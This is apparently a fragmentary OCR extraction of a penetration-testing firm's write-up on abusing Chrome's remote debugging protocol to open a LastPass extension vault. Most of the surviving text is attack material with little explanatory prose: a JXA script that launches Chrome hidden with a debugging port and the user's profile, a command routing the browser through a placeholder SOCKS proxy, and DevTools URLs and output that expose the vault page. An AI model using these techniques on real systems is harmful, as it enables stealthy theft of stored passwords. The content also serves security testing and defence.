





```
--extension-process
```


chrome.exe
0.01 23108 Google Chrome Untrusted
chrome.exe:23108 Properties
Image
Performance
Performance Graph
GPU Graph
Threads
TCP/IP
Security
Environment
Job
Strings
Image File
Google Chrome
Version: 105.0.5195.127
Build Time: Fri Sep 9 22:20:45 2022
Path:
C:\Program Files\Google\Chrome\Application\chrome.exe
Explore
Command line:
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --extension-process --display-capture-permissions-policy-allowed
Current directory:
C:\Program Files\Google\Chrome\Application\105.0.5195.127\
Autostart Location:
n/a
Explore
Parent: chrome.exe(11216)
Verify


Process Explorer Search
Handle or DLL substring: chrome-extension_hdokiejnpimakedhajhdlcegeploahd_0
Process PID Type Name
chrome.exe 11216 File C:\Users\rob\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\chrome-extension_hdokiejnpimakedhajhdlcegeploahd_0.indexeddb.leveldb\000009.ldb
chrome.exe 11216 File C:\Users\rob\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\chrome-extension_hdokiejnpimakedhajhdlcegeploahd_0.indexeddb.leveldb\000007.log
chrome.exe 11216 File C:\Users\rob\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\chrome-extension_hdokiejnpimakedhajhdlcegeploahd_0.indexeddb.leveldb\MANIFEST-000001
chrome.exe 11216 File C:\Users\rob\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\chrome-extension_hdokiejnpimakedhajhdlcegeploahd_0.indexeddb.leveldb\LOG
chrome.exe 11216 File C:\Users\rob\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\chrome-extension_hdokiejnpimakedhajhdlcegeploahd_0.indexeddb.leveldb\LOCK
chrome.exe 23108 File C:\Users\rob\AppData\Local\Google\Chrome\User Data\Default\databases\chrome-extension_hdokiejnpimakedhajhdlcegeploahd_0\1
chrome.exe 23108 File C:\Users\rob\AppData\Local\Google\Chrome\User Data\Default\databases\chrome-extension_hdokiejnpimakedhajhdlcegeploahd_0\1
chrome.exe 23108 File C:\Users\rob\AppData\Local\Google\Chrome\User Data\Default\databases\chrome-extension_hdokiejnpimakedhajhdlcegeploahd_0\1
chrome.exe 23108 File C:\Users\rob\AppData\Local\Google\Chrome\User Data\Default\databases\chrome-extension_hdokiejnpimakedhajhdlcegeploahd_0\1

```
":{"aid":
```

```
--remote-debugger-handles               No description
--remote-debugging-address      Use the given address instead of the default loopback for accepting remote
debugging connections. Should be used together with --remote-debugging-port. Note that the remote debugging
protocol does not perform any authentication, so exposing it too widely can be a security risk.
--remote-debugging-pipe Enables remote debug over stdio pipes [in=3, out=4]. Optionally, specifies the format
for the protocol messages, can be either "JSON" (the default) or "CBOR".
--remote-debugging-port         Enables remote debug over HTTP on the specified port.
--remote-debugging-socket-name  Enables remote debug over HTTP on the specified socket name.
--remote-debugging-targets      Provides a list of addresses to discover DevTools remote debugging targets.
The format is <host>:<port>,...,<host>:port.
```

```
--profile-directory     Selects directory of profile to associate with the first browser launched.
```

```
ObjC.import("Foundation");
ObjC.import("AppKit");

function openAppURL(url, port, profile) {
    try {
        arr = $.NSMutableArray.alloc.init;
        arr.addObject(`--remote-debugging-port=${port}`);
        if (typeof(profile) === "string" && typeof(profile) !== "undefined")
            arr.addObject(`--profile-directory=${profile}`);
        arr.addObject("--restore-last-session");
        conf = $.NSWorkspaceOpenConfiguration.alloc.init;
        conf.addsToRecentItems = false;
        conf.createsNewApplicationInstance = true;
        conf.hides = true;
        conf.arguments = $.NSArray.alloc.initWithArray(arr);

$.NSWorkspace.sharedWorkspace.openApplicationAtURLConfigurationCompletionHandler($.NSURL.fileURLWithPath(url),
conf, function(a, b) {
            console.log("done" + b.error);
        });
    } catch (error) {
        console.log(error);
    }
}
```

```
GET
/json/version -- Browser version metadata
/json/protocol -- Current dev tools protocol
/json/new?{url} -- Opens a new tab
/json/activate/{targetId} -- Activates the browser tab specified by the Id
/json/close{targetId} -- Closes the browser tab specified by the Id
/json/devtools/inspector.html -- Access the DevTools frontend
```

```
WebSocket
/devtools/page/{targetId} -- WebSocket endpoint to debug a tab
```

```
http://localhost:<port>/json/new?http://nsa.gov
```

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --proxy-server="socks5://<SOCKSPROXYIP>:
<SOCKSPROXYPORT>" --proxy-bypass-list="<-loopback>"
```

```
--proxy-bypass-list="<-loopback>"
```

- 
- 
- 

```
http://localhost:<port>/json/devtools/inspector.htm?ws://localhost:<port>/devtools/page/{targetId}
```

```
http://localhost:8194/json/new?chrome-extension://hdokiejnpimakedhajhdlcegeplioahd/vault.html
```

```
[ {
   "description": "",
   "devtoolsFrontendUrl": "/devtools/inspector.html?
ws=localhost:8194/devtools/page/B3E42213B90328AF14D29C9FC9F6C539",
```

```
   "id": "B3E42213B90328AF14D29C9FC9F6C539",
   "title": "localhost:8194/json/list",
   "type": "page",
   "url": "http://localhost:8194/json/list",
   "webSocketDebuggerUrl": "ws://localhost:8194/devtools/page/B3E42213B90328AF14D29C9FC9F6C539"
}, {
   "description": "",
   "devtoolsFrontendUrl": "/devtools/inspector.html?
ws=localhost:8194/devtools/page/055A6E45EABA62A1D2E1B51A0FAC156D",
   "id": "055A6E45EABA62A1D2E1B51A0FAC156D",
   "title": "My LastPass Vault",
   "type": "page",
   "url": "chrome-extension://hdokiejnpimakedhajhdlcegeplioahd/vault.html",
   "webSocketDebuggerUrl": "ws://localhost:8194/devtools/page/055A6E45EABA62A1D2E1B51A0FAC156D"
} ]
```


```
http://localhost:8194/devtools/inspector.html?ws=localhost:8194/devtools/page/055A6E45EABA62A1D2E1B51A0FAC156D
```

- [redacted]
- [redacted]

- 
-

Assured Service Provider
in association with
National Cyber Security Centre
CHECK Penetration Testing

CREST
STAR

COUNCIL OF REGISTERED ETHICAL SECURITY TESTERS
CREST

CYBER
ESSENTIALS

THE BRITISH
ASSESSMENT
BUREAU
SO9001